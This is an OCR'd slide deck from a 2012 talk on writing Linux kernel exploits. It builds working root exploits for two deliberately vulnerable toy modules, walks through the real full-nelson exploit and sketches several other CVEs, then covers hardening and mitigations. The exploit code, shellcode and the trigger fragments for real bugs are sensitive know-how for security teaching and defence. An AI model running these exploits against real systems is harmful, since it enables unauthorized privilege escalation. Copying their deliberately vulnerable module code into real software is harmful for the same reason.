Writing kernel exploits

Keegan McAllister

September 19, 2012

Why attack the kernel?

Total control of the system

Huge attack surface

Subtle code with potential for fun bugs

Kernel security

Kernel and userspace coexist in memory

- Separate CPU modes for each
- Kernel's data structures are off-limits in user mode

Exploit overview

Assume we can run code as an unprivileged user.

- Trick the kernel into running our payload in kernel mode
- Manipulate kernel data, e.g. process privileges
- Launch a shell with new privileges

Get root!

Let's see some exploits!

Focus on 32-bit `x86` Linux

We'll look at

- Two toy examples
- A real exploit in detail
- Some others in brief
- How to harden your kernel

`NULL` dereference

A simple kernel module

Consider a simple kernel module.

It creates a file `/proc/bug1`.

It defines what happens when someone writes to that file.

bug1.c

```
void (*my_funptr)(void);

int bug1_write(struct file *file,
               const char *buf,
               unsigned long len) {
  my_funptr();
  return len;
}

int init_module(void) {
  create_proc_entry("bug1", 0666, 0)
    ->write_proc = bug1_write;
  return 0;
}
```

The bug


```
$ echo foo > /proc/bug1

BUG: unable to handle kernel NULL pointer dereference
Oops: 0000 [#1] SMP
Pid: 1316, comm: bash
EIP is at 0x0
Call Trace:
 [<f81ad009>] ? bug1_write+0x9/0x10 [bug1]
 [<c10e90e5>] ? proc_file_write+0x50/0x62
...
 [<c10b372e>] ? sys_write+0x3c/0x63
 [<c10030fb>] ? sysenter_do_call+0x12/0x28
```

Kernel jumped to address 0 because `my_funptr` was uninitialized


Exploit strategy

0xFFFFFFFF	kernel memory 1 GB same for every process	← access in kernel mode only
0xC0000000		
0xBFFFFFFF	userspace memory 3 GB per process	← user or kernel can access
0x00000000		


Exploit strategy




Exploit strategy



Exploit strategy



Exploit strategy



Proof of concept

```c
// machine code for "jmp 0xbadbeef"
char payload[] = "\xe9\xea\xbe\xad\x0b";

int main() {
  mmap(0, 4096, // = one page
    PROT_READ | PROT_WRITE  | PROT_EXEC,
    MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS
    -1, 0);

  memcpy(0, payload, sizeof(payload));

  int fd = open("/proc/bug1", O_WRONLY);
  write(fd, "foo", 3);
}
```

Testing the proof of concept

```
$ strace ./poc1
...
mmap2(NULL, 4096, ...) = 0
open("/proc/bug1", O_WRONLY) = 3
write(3, "foo", 3 <unfinished ...>
+++ killed by SIGKILL +++

BUG: unable to handle kernel paging request at 0badbeef
Oops: 0000 [#3] SMP
Pid: 1442, comm: poc1
EIP is at 0xbadbeef
```

We control the instruction pointer... *excellent*.

Crafting a useful payload

What we really want is a root shell.

Kernel can't just call `system("/bin/sh")`.

But it can give root privileges to the current process:

```
commit_creds(prepare_kernel_cred(0));
```

/proc/kallsyms

To call a function, we need its address.

```
$ grep _cred /proc/kallsyms
c104800f T prepare_kernel_cred
c1048177 T commit_creds
...
```

We'll hardcode values for this one kernel.

A "production-quality" exploit would find them at runtime.

The payload

We'll write this simple payload in assembly.

Kernel uses %eax for first argument and return value.

```
xor  %eax, %eax   # %eax := 0
call 0xc104800f   # prepare_kernel_cred
call 0xc1048177   # commit_creds
ret
```

Assembling the payload

Build this with gcc and extract the machine code

```
$ gcc -o payload payload.s \
      -nostdlib -Ttext=0

$ objdump -d payload
00000000 <.text>:
   0:    31 c0               xor   %eax,%eax
   2:    e8 08 80 04 c1      call  c104800f
   7:    e8 6b 81 04 c1      call  c1048177
   c:    c3                  ret
```

A working exploit

```
char payload[] =
  "\x31\xc0\xe8\x08\x80\x04\xc1"
  "\xe8\x6b\x81\x04\xc1\xc3";

int main() {
  mmap(0, ... /* as before */ ...);
  memcpy(0, payload, sizeof(payload));

  int fd = open("/proc/bug1", O_WRONLY);
  write(fd, "foo", 3);

  system("/bin/sh");
}
```

Testing the exploit

```
$ id
uid=65534(nobody) gid=65534(nogroup)
$ gcc -o exploit1 exploit1.c
$ ./exploit1
# id
uid=0(root) gid=0(root)
```

Countermeasure: `mmap_min_addr`

`mmap_min_addr` forbids users from mapping low addresses

- First available in July 2007
- Several circumventions were found
- Still disabled on many machines


Protects `NULL`, but not other invalid pointers!

Stack smashing


bug2.c

```
int bug2_write(struct file *file,
               const char *buf,
               unsigned long len) {
  char localbuf[8];
  memcpy(localbuf, buf, len);
  return len;
}
```

Stack smashing



Stack smashing



Proof of concept

```
$ echo ABCDEFGHIJKLMNOPQRSTUVWXYZ > /proc/bug2

BUG: unable to handle kernel paging request at 54535251
Oops: 0000 [#1] SMP
Pid: 1221, comm: bash
EIP is at 0x54535251
```

Kernel jumped to `0x54535251`

= bytes "`QRST`" of our input

= offset 16

Return from kernel mode

Stack is trashed, so we can't return normally.

We could fix up the stack, but that's boring.

Instead, let's jump directly to user mode.

System call mechanism

Normal function calls:

- Use instructions `call` and `ret`
- Hardware saves return address on the stack

User $\rightarrow$ kernel calls: (ignoring some alternatives)

- Use instructions `int` and `iret`
- Hardware saves a "trap frame" on the stack

Trap frame

iret restores user-mode state from this structure.

```
struct trap_frame {
  void*    eip;      // instruction pointer
  uint32_t cs;       // code segment
  uint32_t eflags;   // CPU flags
  void*    esp;      // stack pointer
  uint32_t ss;       // stack segment
} __attribute__((packed));
```

Building a fake trap frame

```
void launch_shell(void) {
  execl("/bin/sh", "sh", NULL);
}

struct trap_frame tf;

void prepare_tf(void) {
  asm("pushl %cs;  popl tf+4;"
      "pushfl;     popl tf+8;"
      "pushl %esp; popl tf+12;"
      "pushl %ss;  popl tf+16;");
  tf.eip = &launch_shell;
  tf.esp -= 1024;  // unused part of stack
}
```

The payload (in C this time)

```c
// Kernel functions take args in registers
#define KERNCALL __attribute__((regparm(3)))

void* (*prepare_kernel_cred)(void*) KERNCALL
  = (void*) 0xc104800f;

void (*commit_creds)(void*) KERNCALL
  = (void*) 0xc1048177;

void payload(void) {
  commit_creds(prepare_kernel_cred(0));
  asm("mov $tf, %esp;"
      "iret;");
}
```

Triggering the exploit

```c
int main() {
  char buf[20];
  *((void**) (buf+16)) = &payload;
  prepare_tf();

  int fd = open("/proc/bug2", O_WRONLY);
  write(fd, buf, sizeof(buf));
}
```

Pitfalls with `iret`

Bypass kernel's cleanup paths

Could leave locks held, wrong reference counts, etc.

Payload can fix these things

Stack canaries

Modern Linux kernels protect the stack with a “canary” value

- On function return, if canary was overwritten, kernel panics

Prevents simple attacks, but there’s still a lot you can do

Real exploits

Enough toys. . .

Let's see some real exploits

`full-nelson.c`

full-nelson

Exploit published by Dan Rosenberg in December 2010

Affects Linux through 2.6.36

Combines three bugs reported by Nelson Elhage

clear_child_tid

Linux can notify userspace when a thread dies

User provides a pointer during thread creation
Kernel will write 0 there on thread death

`kernel/fork.c`:

```
void mm_release(struct task_struct *tsk,
                struct mm_struct *mm) {
  ...
  if (tsk->clear_child_tid) {
    ...
    put_user(0, tsk->clear_child_tid);
```

set_fs(KERNEL_DS)

put_user checks that it's writing to user memory.

But sometimes the kernel disables these checks:

```
set_fs(KERNEL_DS);
...
put_user(0, pointer_to_kernel_memory);
...
set_fs(USER_DS);
```

Sounds like trouble...

Oops under KERNEL_DS

A kernel oops (e.g. NULL deref) kills the current thread

If we can trigger an oops after `set_fs(KERNEL_DS)`, we can overwrite an arbitrary value in kernel memory.

This bug is CVE-2010-4258.

In search of `KERNEL_DS`

Old drivers support new interfaces through compatibility layers.

These often use `set_fs(KERNEL_DS)`, because they've already copied data to kernel memory.

So let's find an old, obscure driver which:

- uses these compat layers
- has a NULL deref or other dumb bug

Dumb bugs, you say?

Linux supports Econet, a network protocol used by British home computers from 1981.

Nobody uses `econet.ko`, but distros still ship it

Loads itself automatically

Full of holes: 5 discovered since 2010

Finally removed in Linux 3.5, just two months ago

Way back in February 2003...

```
Author: Rusty Russell <rusty@rustcorp.com.au>
Date:   Mon Feb 10 11:38:29 2003 -0800

  [ECONET]: Add comment to point out a bug spotted
  by Joern Engel.

--- a/net/econet/af_econet.c
+++ b/net/econet/af_econet.c
@@ -338,6 +338,7 @@

     eb = (struct ec_cb *)&skb->cb;

+    /* BUG: saddr may be NULL */
     eb->cookie = saddr->cookie;
     eb->sec = *saddr;
     eb->sent = ec_tx_done;
```

Seven years later

CVE-2010-3849, reported in November 2010

> *The* `econet_sendmsg` *function in* `net/econet/af_econet.c` *in the Linux kernel before 2.6.36.2, when an econet address is configured, allows local users to cause a denial of service (NULL pointer dereference and OOPS) via a* `sendmsg` *call that specifies a NULL value for the remote address field.*

splice syscall: gateway to KERNEL_DS

The splice syscall uses a per-protocol helper, sendpage

econet's sendpage is a compatibility layer:

```
struct proto_ops econet_ops = {
  .sendpage = sock_no_sendpage,
```

which calls this function:

```
int kernel_sendmsg(struct socket *sock, ...
  set_fs(KERNEL_DS);
  ...
  result = sock_sendmsg(sock, msg, size);
}
```

which will call the buggy econet_sendmsg.

CVE-2010-3850

To reach this crash, we need an interface with an Econet address.

Good thing there's *another* bug:

> *The* `ec_dev_ioctl` *function in* `net/econet/af_econet.c` *in the Linux kernel before 2.6.36.2 does not require the* `CAP_NET_ADMIN` *capability, which allows local users to bypass intended access restrictions and configure econet addresses via an* `SIOCSIFADDR ioctl` *call.*

full-nelson: overview

Steps to exploit:

- Create a thread
- Set its `clear_child_tid` to an address in kernel memory
- Thread invokes `splice` on an Econet socket; crashes
- Kernel writes 0 to our chosen address
- We exploit that corruption somehow

full-nelson: exploiting a zero write

On i386, kernel uses addresses 0xC0000000 and up.

Use the bug to clear the top byte of a kernel function pointer.

Now it points to userspace; stick our payload there.

Same on x86_64, except we clear the top 3 bytes.

full-nelson: preparing the landing zone

We will overwrite the econet_ioctl function pointer, within the econet_ops structure.

OFFSET = number of bytes to clobber (1 or 3)

```
target = econet_ops + 10 * sizeof(void *) - OFFSET;

/* Clear the higher bits */
landing = econet_ioctl << SHIFT >> SHIFT;

mmap((void *)(landing & ~0xfff), 2 * 4096,
     PROT_READ | PROT_WRITE | PROT_EXEC,
     MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, 0, 0);

memcpy((void *)landing, &trampoline, 1024);
```

full-nelson: payload trampoline

"*Why do I do this? Because on* `x86-64`*, the address of* `commit_creds` *and* `prepare_kernel_cred` *are loaded relative to* `rip`*, which means I can't just copy the above payload into my landing area.*"

```
void __attribute__((regparm(3)))
trampoline() {
#ifdef __x86_64__
  asm("mov $getroot, %rax; call *%rax;");
#else
  asm("mov $getroot, %eax; call *%eax;");
#endif
}
```

full-nelson: opening files

splice requires that one endpoint is a pipe

```
int fildes[4];
pipe(fildes);
fildes[2] = socket(PF_ECONET, SOCK_DGRAM, 0);
fildes[3] = open("/dev/zero", O_RDONLY);
```

full-nelson: spawning a thread

See `man clone` for the gory details

```
newstack = malloc(65536);

clone((int (*)(void *))trigger,
  (void *)((unsigned long)newstack + 65536),
  CLONE_VM | CLONE_CHILD_CLEARTID | SIGCHLD,
  &fildes, NULL, NULL, target);
```

full-nelson: the thread

Splice /dev/zero to pipe, then splice pipe to socket

```
int trigger(int * fildes) {
  struct ifreq ifr;
  memset(&ifr, 0, sizeof(ifr));
  strncpy(ifr.ifr_name, "eth0", IFNAMSIZ);
  ioctl(fildes[2], SIOCSIFADDR, &ifr);

  splice(fildes[3], NULL,
         fildes[1], NULL, 128, 0);
  splice(fildes[0], NULL,
         fildes[2], NULL, 128, 0);
}
```

full-nelson: triggering the payload

While that thread runs:

```
sleep(1);

printf("[*] Triggering payload...\n");
ioctl(fildes[2], 0, NULL);

execl("/bin/sh", "/bin/sh", NULL);
```


Kernel calls our payload through clobbered `econet_ioctl`

`full-nelson`: demo

Let's see `full-nelson.c` in action.

The target is an Ubuntu 10.04.0 `i386` LiveCD.

full-nelson: demo screenshot



Some other exploits

i-CAN-haz-MODHARDEN.c

Heap corruption exploit by Jon Oberheide, September 2010

CVE-2010-2959: integer overflow in CAN BCM sockets

- Force a `bcm_op` to allocate into a too-small space
- Call `send` to overwrite an adjacent structure

Problem: `memset` later in the `send` path will ruin the write

Solution: `send` from a buffer which spans into unmapped memory

The copy will fault and return to userspace early

half-nelson.c

Exploit by Jon Oberheide, September 2011

CVE-2010-3848: Unbounded stack alloc. *Another* `econet` bug!
CVE-2010-4073: Info leak reveals address of kernel stack

`fork` until we get two processes with adjacent kernel stacks

Overflow one stack to overwrite return addr on the other stack

CVE-2007-4573, CVE-2010-3301

Linux finds system calls by index in a syscall table

Exploit uses `ptrace` to modify the index after bounds checking

Possible due to a bug in the code for 32-bit syscalls on `x86_64`

- Reported by Wojciech Purczynski, fixed in September 2007
- **Reintroduced** in July 2008
- Reported by Ben Hawkes and fixed again in September 2010

ABftw.c

CVE-2010-3081: another bug in syscall compat layer

Reported by Ben Hawkes in September 2010

"Ac1dB1tch3z" released a weaponized exploit immediately

- Customizes attack based on kernel version
- Knowledge of specific Red Hat kernels
- Disables SELinux

> "*This exploit has been tested very thoroughly over the course of the past few years on many many targets.... FUCK YOU Ben Hawkes. You are a new hero! You saved the plan8 man. Just a bit too l8.*"

CVE-2012-0056 (mempodipper et al)

A different sort of bug: failure to implement policy

Idea: make a setuid program write to its own memory file

```
$ su "a string I control"
Unknown id: a string I control

$ exec su "my favorite shellcode" \
    2>/proc/self/mem
```

CVE-2012-0056: the trick

Linux tries to prevent an open `/proc/$pid/mem` from being used after `exec`.

This is implemented by remembering the process's `self_exec_id`

- i.e. "how many times have I called `exec`"

So our exploit `forks`.

- Child `execs` itself, to bump that count
- Child opens `/proc/$parent/mem`
- Child sends that file descriptor to parent over a UNIX socket
- Parent redirects stderr to it and `execs` `su`

Mitigation

Should you care?

Kernel exploits matter on shared servers.

They're also useful for jailbreaking smartphones.

On a typical desktop, there are many other ways to get root.

Staying up to date

Keeping up with kernel updates is necessary, but hardly sufficient

CVE	nickname	introduced	fixed
2006-2451	`prctl`	2.6.13	2.6.17.4
2007-4573	`ptrace`	2.4.*x*	2.6.22.7
2008-0009	`vmsplice` (1)	2.6.22	2.6.24.1
2008-0600	`vmsplice` (2)	2.6.17	2.6.24.2
2009-2692	`sock_sendpage`	2.4.*x*	2.6.31
2010-3081	`compat_alloc_user_space`	2.6.26	2.6.36
2010-3301	`ptrace` (redux)	2.6.27	2.6.36
2010-3904	RDS	2.6.30	2.6.36
2010-4258	`clear_child_tid`	2.6.0	2.6.37

based on `blog.nelhage.com/2010/09/a-brief-look-at-linuxs-security-record`

Development practices

Kernel developers hide security fixes in seemingly boring commits

> *De-pessimize rds_page_copy_user*
> *proc: clean up and fix /proc/<pid>/mem handling*

Distributions have a hard time figuring out what's important

Ksplice

Ksplice updates the Linux kernel instantly, without rebooting.

Developed here at MIT, in response to a SIPB security incident

Commercial product launched in February 2010

Company acquired by Oracle in July 2011

Proactive security

It's not enough to patch vulnerabilities as they come up.

A secure system must frustrate whole classes of potential exploits.

Easy steps

Disallow mapping memory at low addresses:

```
sysctl -w vm.mmap_min_addr=65536
```

Disable module auto-loading:

```
sysctl -w kernel.modprobe=/bin/false
```

Hide addresses in `kallsyms`:

```
sysctl -w kernel.kptr_restrict=1
```

Hide addresses on disk, too:

```
chmod o-r /boot/{vmlinuz,System.map}-*
```

Beyond `kallsyms`

Exploits can still get kernel addresses:

- Scan the kernel for known patterns
- Follow pointers in the kernel's own structures
- Bake in knowledge of standard distro kernels
- Use an information-leak vulnerability (tons of these)

grsecurity + PaX

The grsecurity + PaX kernel patch can:

- Frustrate and log attempted exploits
- Hide sensitive information
- Randomize addresses
- Enforce stricter memory permissions

Bypassing PaX

Say we have an arbitrary kernel write.

With randomized addresses, we don't know where to write to!

Oberheide and Rosenberg's "stackjacking" technique:

- Find a kernel stack information leak
- Discover the address of your kernel stack
- Mess with active stack frames to get an arbitrary read
- Use that to locate credentials struct and escalate privs

Info leaks are extremely common – over 25 reported in 2010

Supervisor Mode Execution Protection (SMEP)

Added in Intel's Ivy Bridge CPUs (new this year)

Prevents executing user memory in kernel mode

Breaks exploit payloads as seen in this talk

Circumvent using techniques from userspace NX exploitation:

- Hunt for writable + executable kernel pages
- Return-oriented programming
- JIT spraying

What about virtualization?

Kernels are huge, buggy C programs.

Many people have given up on OS security.

Virtual machines will save us now?

Vulnerability of VMs

VM hypervisors are... huge, buggy C programs.

CVE-2011-1751: KVM guest can corrupt host memory

- Code execution exploit: `virtunoid` by Nelson Elhage

CVE-2011-4127: SCSI commands pass from virtual to real disk

- Guest can overwrite files used by host or other guests

Defense in depth

Rooting the guest is a critical step towards attacking the host

Guest kernel security provides defense in depth

References

"Attacking the Core: Kernel Exploiting Notes"
`http://phrack.org/issues.html?issue=64&id=6`

A Guide to Kernel Exploitation: Attacking the Core
ISBN 978-1597494861
`http://attackingthecore.com/`

by Enrico Perla (`twiz`) and Massimiliano Oldani (`sgrakkyu`)

References, 2 of 4

Remote exploits
vulnfactory.org/research/defcon-remote.pdf

`mmap_min_addr`
linux.git: `ed0321895182ffb6ecf210e066d87911b270d587`
blog.cr0.org/2009/06/bypassing-linux-null-pointer.html

Basics of stack smashing
insecure.org/stf/smashstack.html

Stack canary bypass
Perla and Oldani, pg. 85

CVE-2010-4258 (`clear_child_tid`)
archives.neohapsis.com/archives/fulldisclosure/2010-12/0086.html
blog.nelhage.com/2010/12/cve-2010-4258-from-dos-to-privesc

CVE-2010-2949 (CAN)
sota.gen.nz/af_can
jon.oberheide.org/files/i-can-haz-modharden.c

CVE-2010-3848 (kernel stack overflow)
jon.oberheide.org/files/half-nelson.c

CVE–2007–4573, CVE–2010–3301 (syscall number `ptrace`)
securityfocus.com/archive/1/archive/1/480451/100/0/threaded
sota.gen.nz/compat2

References, 4 of 4

CVE-2010-3081
sota.gen.nz/compat1
packetstormsecurity.org/1009-exploits/ABftw.c

CVE-2012-0056
blog.zx2c4.com/749

Stackjacking for PaX bypass
jon.oberheide.org/blog/2011/04/20/stackjacking-your-way-to-grsec-pax-bypass

CVE-2011-1751 (KVM breakout)
nelhage.com/talks/kvm-defcon-2011.pdf
github.com/nelhage/virtunoid

Questions?

Slides online at `http://t0rch.org`